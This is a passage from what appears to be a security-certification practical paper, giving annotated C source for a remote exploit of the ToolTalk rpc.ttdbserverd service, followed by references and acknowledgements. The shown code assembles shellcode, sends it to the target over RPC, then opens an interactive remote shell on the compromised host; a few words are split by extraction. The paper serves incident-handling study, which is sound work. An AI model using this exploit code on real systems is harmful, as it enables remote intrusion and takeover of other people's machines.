      i=sizeof(struct sockaddr_in);
      if(getsockname(sck,(struct sockaddr*)&adr,&i)== -1){
         struct{unsigned int maxlen;uns igned int len;char *buf;}nb;
         ioctl(sck,(('S'<<8)|2),"sockmod");
         nb.maxlen=0xffff;
         nb.len=sizeof(struct sockaddr_in);;
         nb.buf=(char*)&adr;
         ioctl(sck,(('T'<<8)|144),&nb);
      }
      n=-ntohs(adr.sin_port);
      printf("port=%d connected! ", -n);fflush(stdout);

      *((unsigned long*)(&findsckcode[56]))|=htonl((n>>10)&0x3fffff);
      *((unsigned long*)(&findsckcode[60]))|=htonl(n&0x3ff);
      for(i=0;i<strlen(findsckcode);i++) *b++= findsckcode[i];
      for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
   }else{
      for(i=0;i<strlen(cmdshellcode);i++) *b++=cmdshellcode[i];
      for(i=0;i<strlen(cmd);i++) *b++=cmd[i];
      *b++=';';
   }
   *b++=':';
   *b=0;
```

/* The buffer value is placed in req */

```
   req.string=buffer;
```

/* The req content is sent to the remote machine */

```
   stat=clnt_call(cl,TTDBSERVERD_ISERASE,xdr_req,&req,xdr_void,NULL,tm);
   if(stat==RPC_SUCCESS) {printf(" \nerror: not vulnerable \n");exit(-1);}
```

/* If the remote machine is not vulnerable, the exploit execution quit */

```
   printf("sent! \n");if(!flag) exit(0);
```

/* The program is going to achieve this point only if the remote machine is vulnerable */

```
   write(sck,"/bin/uname  -a\n",14);
   while(1){
```

```
        fd_set fds;
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(sck,&fds);
        if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
           int cnt;
           char buf[1024];
           if(FD_ISSET(0,&fds)){
              if((cnt=read(0,buf,1024))<1){
                 if(errno==EWOULDBLOCK||errno==EAGAIN);
                 else break;
              }
              write(sck,buf,cnt);
           }
           if(FD_ISSET(sck,&fds)){
              if((cnt=read(sck, buf,1024))<1){
                 if(errno==EWOULDBLOCK||errno==EAGAIN) ;
                 else break;
              }
              write(1,buf,cnt);  /* This parameter defines the buffer data writing */
           }
        }
     }
  }
```

REFERENCES

1. **MCClure**, Stuart; **Scambray**, Joel; **Kurtz**, George; Hacking Exposed Network Security Secrets & Solutions, Osborne, 1999.

2. **Stern**, Hal; Managing NFS and NIS, O'Reilly & Associates, Inc.,1991.

3. **The Experts' Consensus,** The Twenty Most Critical Internet Security Vulnerabilities (updated). Version 2.501 -The SANS Institute, November 15,2001.
   URL: http://www.sans.org/top20.htm

4. **The Experts' Consensus,** How To Eliminate The Ten Most Critical Internet Security Threats
   Version 1.33 – The SANS Institute, June 25, 2001
   URL: http://www.sans.org/topten.htm

5. Mitre (Common Vulnerabilities and Exposures)
   URL: http://www.cve.mitre.org/

6. Incidents
   URL: http://www.incidents.org/

7. Carnegie Mellon Software Engineering Institute
   CERT Advisory CA-1998-11 Vulnerability in ToolTalk RPC Service, Copyright 1998, 1999.
   http://www.cert.org/advisories/CA -1998-11.html

8. Computer Incident Advisory Capability – CIAC
   I-091: Stack Overflow in ToolTalk RPC Service , November 20,1998.
   http://www.ciac.org/ciac/bulletins/i-091.shtml

9. Packet Storm Website
   URL: http://www.packetstormsecurity.com

10. USSRback Website
    URL: http://www.ussrback.com

11. Network Ice Website
    URL : http://www.networkice.com/Advice/Services/SunRPC/

12. Certified Students and Posted Pra cticals
    URL:http://www.giac.org/practical/Tom_Crow_GCIH.zip

13. RFC 1057 RPC: Remote Procedure Call Protocol Specification Version 2
    URL: http://www.ietf.org/rfc/rfc1057.txt

ACKNOWLEDGEMENTS

I would like to thank the lsd-pl.net site technical team, who have developed the rpc.ttdbserverd exploit, on their efforts, time and help offered, so that I could accomplish this work on its best way.